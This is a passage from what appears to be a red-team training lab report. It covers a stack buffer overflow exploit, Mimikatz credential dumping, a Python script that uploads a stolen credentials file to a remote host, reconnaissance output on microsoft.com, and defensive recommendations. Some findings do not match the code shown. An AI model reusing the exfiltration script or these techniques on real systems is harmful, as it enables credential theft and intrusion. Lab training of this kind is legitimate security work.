    return 0;
}
```

Figure 17 :*Source of vuln.c showing vulnerable input handling: local buffer buf[128] and an unsafe read(0, buf, 600) which allows a stack buffer overflow.”*



Figure 18: *Compile vuln.c with protections disabled (no stack protector, executable stack, no PIE).*



Figure 19 *:Static strings from the binary — reveals human-readable messages and clues (e.g. 'win() reached: ...')*



Figure 20: *Symbol table showing relevant functions (win, vulnerable, main) useful for planning the exploit*



Figure 21 :*Create a test payload file (payload.bin) containing 200 'A' bytes to probe where input lands on the stack.*



Figure 22:*Debug run: break in vulnerable() and print &buf to obtain the stack address of the local buffer (used to compute offsets).*



***Figure 23**: Stack memory dump starting at &buf (0x7fffffffdcb0) — used to locate saved RBP and saved return address (RIP) relative to the buffer.*

***Figure 24:** Construct final payload: 152 bytes padding followed by little-endian address of win() (0x401146).*

***Figure 25:** Captured program output (exploit_output.txt) showing successful exploit: win() reached: lab success*



***Figure 26** :Concise 50-word findings summarizing static/dynamic results and the successful exploit*

Three Findings:

The binary contains an unchecked gets()-style input, predictable stack canary absence, and a callable system() reference. Together these allow classic stack-

based buffer overflow exploitation to achieve arbitrary code execution when ASLR and stack protections are disabled in the lab.

PoC Note: Proof-of-concept payloads were only executed within the controlled VM and not on production systems.

7. Post-Exploitation and Exfiltrationc

Activities: Credential dumping and simulated data exfiltration.

Tools: Mimikatz, Exfiltool.

Tasks & Methodology:

- Executed Mimikatz in a Windows VM to extract NTLM hashes.
- Tested mock exfiltration via DNS tunneling using Exfiltool to validate detection and logging.

Credential Dump Log:

Hash Type	Username	Hash Value
NTLM	Administrator	aad3b435b514...



Figure 27 : *Credential dump (Mimikatz)*



Figure 28 :*Mimikatz data saved to notepad as creds.txt*

exfiltool - Notepad

File Edit Format View Help

```
import requests
url = "http://10.188.249.40/upload"
files = {'file': open(r"C:\Users\test\Downloads\cred.txt", 'rb')}
r = requests.post(url, files=files)
print("Status:",r.status_code)
```

Figure 29 : *code of exfiltool.py*

```
┌──(kali㉿kali)-[~/exfiltration]
└─$ cat server.py
from http.server import BaseHTTPRequestHandler, HTTPServer

class SimpleUploadHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)

        with open('received_file.txt', 'wb') as f:
            f.write(post_data)

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'File received successfully\n')

def run(server_class=HTTPServer, handler_class=SimpleUploadHandler):
    server_address = ('', 80)
    httpd = server_class(server_address, handler_class)
    print('Starting HTTP server on port 80 ... ')
    httpd.serve_forever()

if __name__ == '__main__':
    run()
```

Figure 30: *Code for accessing the data from windows*

```
PS C:\Users\test\Downloads> python C:\Users\Public\exfiltool.py
Status: 200
PS C:\Users\test\Downloads>
```

Figure 31 : *data sended successfully*

```
┌──(kali㉿kali)-[~/exfiltration]
└─$ sudo python3 server.py

Starting HTTP server on port 80 ...
10.188.249.202 - - [18/Oct/2025 04:42:06] "POST /upload HTTP/1.1" 200 -
^CTraceback (most recent call last):
```

Figure 32*: data accessed from windows to kali*

```
┌──(kali㉿kali)-[~/exfiltration]
└─$ ls
received_file.txt  server.py
```

Figure 33: *Creds.txt is saved as received_file.txt*



Figure 34 : *Data from windows*

Exfiltration: Simulated DNS tunneling successfully transmitted small mock payloads; detection depends on DNS logging and anomaly detection.

Mitigation: Enforce strong credential protection, enable credential guard features, monitor DNS traffic for anomalies, and limit outbound DNS to authorized resolvers.

8. Red Team Report Creation

Activities: Documenting the engagement and visualizing the attack flow.

Tools: Google Docs, Draw.io.

Tasks:

- Compiled all artifacts and findings into a consolidated Google Doc with an attached Draw.io flowchart: Recon → Initial Access → Exploitation → Lateral Movement .



***Figure 35** : Attack flowchart.*

9. Capstone Project: Full Red Team Engagement

Activities: End-to-end simulation from reconnaissance to exfiltration.

Tools: Kali Linux, Metasploit, Covenant, Google Docs.

Tasks & Methodology:

- Reconnaissance with Recon-ng and Shodan, initial access via phishing+Evilginx2, exploitation using Struts RCE, lateral movement via

Impacket, credential harvesting (Mimikatz), and DNS-based exfiltration as a proof-of-concept.

Action Log:

Phase	Tool Used	Action Description	MITRE Technique
Recon	Recon-ng	Subdomain enum	T1595

Blue Team Analysis Log (sample):

Timestamp	Alert Description	Source IP	Notes
2025-08-29 13:00:00	Suspicious Login	192.168.1.50	Phishing attempt



Figure 36 : recon-ng configs

```
[recon-ng][task][threatcrowd] > modules load recon/domains-hosts/hackertarget
[recon-ng][task][hackertarget] > options set SOURCE microsoft.com
SOURCE ⇒ microsoft.com
[recon-ng][task][hackertarget] > run

-------------
MICROSOFT.COM
-------------
[*] Country: None
[*] Host: microsoft.com
[*] Ip_Address: 13.107.246.51
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: 064-smtp-in-2a.microsoft.com
[*] Ip_Address: 157.54.41.37
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: publisher-aircapi.1pp.microsoft.com
[*] Ip_Address: 20.119.8.43
```

Figure37 : Recon-ng recon/domains-hosts/hackertarget run against microsoft.com showing discovered hosts and IP addresses (e.g., 13.107.246.51; 157.54.41.37; 20.119.8.43).

```
[recon-ng][task][hackertarget] > show hosts

  +-------------------------------------------------------------------------------------------------------------------------------------------------------------+
| rowid |                                        host                                        |    ip_address    | region | country | latitude | longitude | notes |    module    |
  +-------------------------------------------------------------------------------------------------------------------------------------------------------------+
| 1     | microsoft.com                                                                      | 13.107.246.51    |        |         |          |           |       | hackertarget |
| 2     | 064-smtp-in-2a.microsoft.com                                                       | 157.54.41.37     |        |         |          |           |       | hackertarget |
| 3     | publisher-aircapi.1pp.microsoft.com                                                | 20.119.8.43      |        |         |          |           |       | hackertarget |
| 4     | Order.rest.store.internal.Bn4C.microsoft.com                                       | 65.55.44.143     |        |         |          |           |       | hackertarget |
| 5     | Order.rest.store.internal.CO1C.microsoft.com                                       | 65.55.120.17     |        |         |          |           |       | hackertarget |
| 6     | Order.rest.store.internal.Dm2C.microsoft.com                                       | 65.55.145.30     |        |         |          |           |       | hackertarget |
| 7     | ECADLOnPremSQLConnectorPPE.microsoft.com                                           | 10.169.101.165   |        |         |          |           |       | hackertarget |
| 8     | LORM-CXP-PRD.microsoft.com                                                         | 172.179.10.152   |        |         |          |           |       | hackertarget |
```

Figure 38: Recon-ng recon/domains-hosts/hackertarget run against microsoft.com showing hosts

Evasion Test: Obfuscated payloads evaded the mock AV in the lab; recommend improved endpoint telemetry and behavior-based detection.

Technical Report:

The simulated red-team engagement executed from reconnaissance through exfiltration within an isolated lab environment. Initial reconnaissance identified subdomains and exposed services; a phishing campaign successfully captured test credentials, enabling initial access. A vulnerable Struts instance on Metasploitable3 was exploited (Struts RCE, CVSS 9.8), providing code execution and pivot opportunities. Using harvested credentials and Impacket psexec, the team performed lateral movement across multiple Windows hosts and established persistence via a scheduled task. Post-exploitation activities included credential dumping (Mimikatz) and a controlled DNS tunneling exercise to validate exfiltration detection capabilities. Blue-team logs indicated detection of a suspicious login event but lacked comprehensive telemetry to trace lateral actions and scheduled task creation. Key findings: (1) human susceptibility to phishing, (2) outdated/widely-used software components with critical vulnerabilities, (3) insufficient network segmentation and host telemetry. Recommendations include immediate patching of vulnerable components (notably Apache/Struts), enforce multi-factor authentication, restrict and monitor remote execution channels, deploy endpoint detection and response with robust logging, and conduct regular phishing awareness training. Validate mitigations via routine purple-team exercises.

Non-Technical Briefing:

In a controlled test, our team simulated cyberattacks to evaluate the organization’s defenses. Tests showed attackers could trick users with realistic phishing and exploit an unpatched web component to gain access. While some suspicious activity was detected, attackers moved laterally and simulated data exfiltration. We recommend

patching critical systems, enabling multi-factor authentication, strengthening monitoring, and running regular staff training to reduce the risk of a real breach.

Conclusion

This simulated red team engagement demonstrated how quickly a determined attacker can combine OSINT, phishing, and known-exploit tooling to gain access, move laterally, and exfiltrate data in an environment with realistic misconfigurations. Reconnaissance revealed publicly exposed services and weak configurations; a targeted phishing campaign provided valid credentials; and an unpatched web application (Struts RCE) allowed remote code execution. Lateral movement was accelerated by credential reuse and accessible administrative services, while persistence and exfiltration methods (scheduled tasks, DNS tunneling) highlighted gaps in detection and containment.